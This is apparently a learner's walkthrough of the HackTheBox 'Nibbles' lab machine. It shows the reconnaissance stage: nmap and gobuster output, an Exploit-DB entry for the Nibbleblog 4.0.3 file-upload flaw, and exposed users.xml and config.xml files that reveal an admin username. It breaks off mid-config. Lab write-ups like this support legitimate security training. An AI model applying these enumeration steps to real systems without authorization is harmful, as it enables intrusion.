

nibbles

This machine was part of HackTheBox Academy “Getting Started” module.
I followed walkthrough so I can understand how to Pwn a Machine in a better way.

Footprinting




```
┌──(moghees㉿kali)-[~/…/CTF/HTB/Machines/nibbles]
└─$ cat nibbles.nmap
# Nmap 7.94SVN scan initiated Sat Dec 23 15:51:32 2023 as: nmap -A -v -oA nibbles 10.129.209.57
Nmap scan report for 10.129.209.57
Host is up (0.47s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 23 15:53:38 2023 -- 1 IP address (1 host up) scanned in 125.89 seconds
```



```
<b>Hello world!</b>















<!-- /nibbleblog/ directory. Nothing interesting here! -->

```

<!-- /nibbleblog/ directory. Nothing interesting here! -->




Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
38489	2015-6967	METASPLOIT	REMOTE	PHP	2015-10-19


EDB Verified: ✓ Exploit: ⬇ / {} Vulnerable App: ▣

If we look at the source code of the `Metasploit` module, we can see that the exploit uses


user-supplied credentials to authenticate the admin portal at `/admin.php`.



```
┌──(moghees㉿kali)-[~/…/CTF/HTB/Machines/nibbles]
└─$ gobuster dir -u http://10.129.209.57/nibbleblog/ --wordlist /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.209.57/nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 303]
/.htaccess            (Status: 403) [Size: 308]
/.htpasswd            (Status: 403) [Size: 308]
/admin                (Status: 301) [Size: 325] [--> http://10.129.209.57/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 327] [--> http://10.129.209.57/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 329] [--> http://10.129.209.57/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 327] [--> http://10.129.209.57/nibbleblog/plugins/]
/README               (Status: 200) [Size: 4628]
/themes               (Status: 301) [Size: 326] [--> http://10.129.209.57/nibbleblog/themes/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```




```
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory â€œcontentâ€ writable by Apache/PHP

Optionals requirements

* PHP module - Mcrypt

===== Installation guide =====
1- Download the last version from http://nibbleblog.com
2- Unzip the downloaded file
3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.
4- With your browser, go to the URL of your web. Example: www.domain-name.com
5- Complete the form
6- Done! you have installed Nibbleblog

===== About the author =====
Name: Diego Najar
E-mail: dignajar@gmail.com
Linkedin: http://www.linkedin.com/in/dignajar
```



```
▼<users>
  ▼<user username="admin">
     <id type="integer">0</id>
     <session_fail_count type="integer">1</session_fail_count>
     <session_date type="integer">1703329202</session_date>
   </user>
  ▼<blacklist type="string" ip="10.10.10.1">
     <date type="integer">1512964659</date>
     <fail_count type="integer">1</fail_count>
   </blacklist>
  ▼<blacklist type="string" ip="10.10.16.71">
     <date type="integer">1703329202</date>
     <fail_count type="integer">1</fail_count>
   </blacklist>
 </users>
```

Got a username “**admin**”




```
moghees32@htb[/htb]$ curl -s http://10.129.42.190/nibbleblog/content/private/config.xml | xmllint --format -

<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<config>
  <name type="string">Nibbles</name>
  <slogan type="string">Yum yum</slogan>
  <footer type="string">Powered by Nibbleblog</footer>
  <advanced_post_options type="integer">0</advanced_post_options>
  <url type="string">http://10.129.42.190/nibbleblog/</url>
  <path type="string">/nibbleblog/</path>
  <items_rss type="integer">4</items_rss>
  <items_page type="integer">6</items_page>
  <language type="string">en_US</language>
  <timezone type="string">UTC</timezone>
  <timestamp_format type="string">%d %B, %Y</timestamp_format>
  <locale type="string">en_US</locale>
  <img_resize type="integer">1</img_resize>
  <img_resize_width type="integer">1000</img_resize_width>
  <img_resize_height type="integer">600</img_resize_height>
  <img_resize_quality type="integer">100</img_resize_quality>
  <img_resize_option type="string">auto</img_resize_option>
  <img_thumbnail type="integer">1</img_thumbnail>
  <img_thumbnail_width type="integer">190</img_thumbnail_width>
  <img_thumbnail_height type="integer">190</img_thumbnail_height>
